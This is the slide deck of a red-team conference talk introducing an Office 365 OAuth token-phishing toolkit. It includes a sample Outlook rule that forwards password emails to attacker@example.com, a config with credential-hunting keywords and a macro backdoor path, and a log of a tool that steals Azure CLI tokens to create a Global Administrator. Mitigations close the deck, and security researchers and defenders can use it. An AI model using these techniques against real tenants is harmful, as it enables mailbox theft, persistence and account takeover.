



RIO SHERRI

---

# INTRODUCING THE 0365-ATTACK-TOOLKIT

---

# WHOAMI

- ▶ Senior Security Consultant at MDSec
- ▶ Interested in:
  - ▶ Windows Internals
  - ▶ Reverse Engineering
  - ▶ Exploitation
  - ▶ Offensive Security Tools Development

 [@0x09AL](https://twitter.com/0x09AL)

 <https://mdsec.co.uk/blog/>

---

# WHAT IS THIS TALK ABOUT ?

- ▶ Office 365 important part of organisations
- ▶ Essential to understand when performing RedTeam Operations
- ▶ Revisit Authentication Token Phishing
- ▶ Abusing Microsoft Graph API
- ▶ Bonus: Abusing AzureCLI

---


# WHAT IS OFFICE 365 ?

- ▶ Line of Subscription Services offered by Microsoft
- ▶ Allow companies to run the Office suite as a Cloud Based Software as Service
- ▶ Flexibility and no management headache
- ▶ Safer then the average company deployment



# MICROSOFT GRAPH API

- ▶ Developers API platform
- ▶ Built on-top of Office 365
- ▶ Allows integration with several Microsoft Products
- ▶ Not limited to the Office 365 suite



# AUTHENTICATION TOKEN PHISHING



- ▶ Not your traditional phishing - entering credentials on a malicious website
- ▶ Credentials entered in the legitimate Microsoft site
- ▶ Persistent access even when Multi-Factor authentication is enabled
- ▶ First publicly documented attack by APT28

---

## WHAT IS THE 0365-ATTACK-TOOLKIT ?

- ▶ Allows operators to perform Authentication Token Phishing
- ▶ Use the Acquired permissions to call Microsoft Graph API.
- ▶ Currently supported features :
  - ▶ Extraction of e-mails matching specific keywords.
  - ▶ Creation of malicious Outlook Rules.
  - ▶ Extraction of files from OneDrive/Sharepoint
  - ▶ Macro injection on Word Documents

---

## E-MAIL AND FILE EXTRACTION

- ▶ Extraction of e-mails using predefined keywords from Outlook
- ▶ Extraction of files using predefined keywords from OneDrive/Sharepoint





# OUTLOOK RULES CREATION




- ▶ Create malicious Outlook rules
  - ▶ Forward e-mails containing sensitive info
  - ▶ Forward password reset e-mails
  - ▶ Block specific e-mails from being sent

```
{
  "displayName": "Example Rule",
  "sequence": 2,
  "isEnabled": true,
  "conditions": {
    "bodyContains": [
      "password"
    ]
  },
  "actions": {
    "forwardTo": [
      {
        "emailAddress": {
          "name": "Attacker Email",
          "address": "attacker@example.com"
        }
      }
    ]
  },
  "stopProcessingRules": false
}
```

# WORD DOCUMENT MACRO INJECTION



- ▶ Retrieve 15 last accessed documents
- ▶ Inject defined malicious macro
- ▶ Upload and change file extension




---

## 0365-ATTACK-TOOLKIT COMPONENTS

- ▶ Phishing Endpoint - Serves the phishing page
- ▶ Backend Service - Responsible for performing all the attacks
- ▶ Management Interface - Inspection of extracted information

# 0365-ATTACK-TOOLKIT ARCHITECTURE



# HOW TO DEPLOY – CONFIGURATION

- ▶ First, a walkthrough of the configuration

```
[server]
host = 127.0.0.1 ; The ip address for the external listener.
externalport = 30662 ; Port for the external listener
certificate = server.crt ; Certificate for the external listener
key = server.key ; Key for the external listener
internalport = 8080 ; Port for the internal listener.

; Keywords used for extracting emails and files of a user.
[keywords]
outlook = pass,vpn,creds,credentials,new
onedrive = password,.config,.xml,db,database,mbd

[backdoor]
enabled = true ; Enable/Disable this feature
macro = "C:\\Test.bas" ; The location of the macro file to use for bacdooring documents
```

# HOW TO DEPLOY – CREATING THE APPLICATION

- ▶ Azure Active Directory -> App Registrations -> Register an Application

## Register an application

\*

Name

The user-facing display name for this application (this can be changed later).

Cool APP

✓

### Supported account types

Who can use this application or access this API?

☐ Accounts in this organizational directory only


☒ Accounts in any organizational directory

☐ Accounts in any organizational directory and personal Microsoft accounts (e.g. Skype, Xbox, Outlook.com)

[Help me choose...](#)

# HOW TO DEPLOY – CREATING THE APPLICATION

- ▶ Copy the Application ID and change it on static/index.html
- ▶ Add a Redirect URI with your phishing endpoint URL



The screenshot shows the 'Endpoints' tab of an application registration in Microsoft Entra ID. At the top, there are 'Delete' and 'Endpoints' links. Below is a welcome message: 'Welcome to the new and improved App registrations. Looking to learn how it's changed from App registrations (Legacy)? [Learn more](#)'. The application details are as follows:

Display name	: Cool APP	Supported account types	: <a href="#">Multiple organizations</a>
Application (client) ID	: 2d88d99b-1a01-4a01-b011-8a01b0110101	Redirect URIs	: <a href="#">Add a Redirect URI</a>
Directory (tenant) ID	: 80000000-0000-0000-0000-000000000000	Managed application in ...	: Cool APP
Object ID	: 80000000-0000-0000-0000-000000000000		

An upward arrow icon is located at the bottom right of the application details section.

- ▶ Enable implicit grant

---

# HOW TO DEPLOY – MODIFYING THE PHISHING ENDPOINT

- ▶ By default not pretty/useful - on purpose
- ▶ Modify the HTML file on static/index.html

**Welcome to o365-attack-toolkit**

Sign In



---

# SECURITY CONSIDERATIONS

- ▶ Macro Injection Functionality is dangerous if not done properly
- ▶ Extraction of keyword-ed files may bring danger
- ▶ Proper isolation of the infrastructure according to the suggested architecture



---

# 0365-ATTACK-TOOLKIT DEMO

---

## BONUS – ABUSING AZURECLI

- ▶ What is Azure CLI ?
- ▶ Why is this related to this talk ?
- ▶ Abuse of Microsoft Graph API



# INSECURE STORAGE OF ACCESS AND REFRESH TOKENS

- ▶ Extract Refresh Token and renew Access Token
- ▶ Create a Global Admin Account
- ▶ Bypass MFA and profit

```
C:\Users\research\source\repos\AzureCLI-Extractor\bin\Release (master)->origin) ping like
λ AzureCLI-Extractor.exe adduser -d HelloWorld -u HelloUsername -a hellouusername@[REDACTED] -p [REDACTED]
No path specified, using the default one: C:\Users\research\.azure\accessTokens.json
Requesting token
Token Retrieved Successfully account password.
Creating Global Administrator with provided information.
[REDACTED]
User with id 31[REDACTED] was added successfully to the Global Administrator Group
```

---

# AZURECLI-EXTRACTOR DEMO


---

# MITIGATIONS

- ▶ Restrict users from registering apps
- ▶ Disable third-party apps in an organisation
- ▶ Revoke app and notify user

# MITIGATIONS – OATH APP AUDITING

- ▶ Oauth App Auditing provides comprehensive monitoring of activities performed.



# MITIGATION – OAUTH APPS DETECTION

- ▶ Detect risky OAuth apps by setting up alerts
- ▶ Search for risky apps using Cloud App Security portal


The screenshot displays the Microsoft Cloud App Security portal interface. At the top, the header includes the 'Cloud App Security' logo, a search bar, and user profile icons. The main section is titled 'Manage OAuth apps' and features tabs for 'Office 365', 'G Suite', and 'Salesforce'. Below these tabs, there are sections for 'QUERIES' (with a 'Select a query...' dropdown) and 'APPS MATCHING ALL OF THE FOLLOWING' (with a 'Permissions' dropdown and an 'equals' operator). A search bar with the text 'mail' is visible, and a dropdown menu shows permissions like 'Access mailboxes as the signed-in u...', 'Full access to all mailboxes', 'Modify calendars in your mailbox', 'Read and write access to user mail', and 'Read and write all user mailbox setti...'. A table at the bottom lists OAuth apps, with one entry 'RandomOAuthApp' showing '5,039 users' and a red information icon. The table has columns for 'Name', 'Authorized by', and 'Actions'.

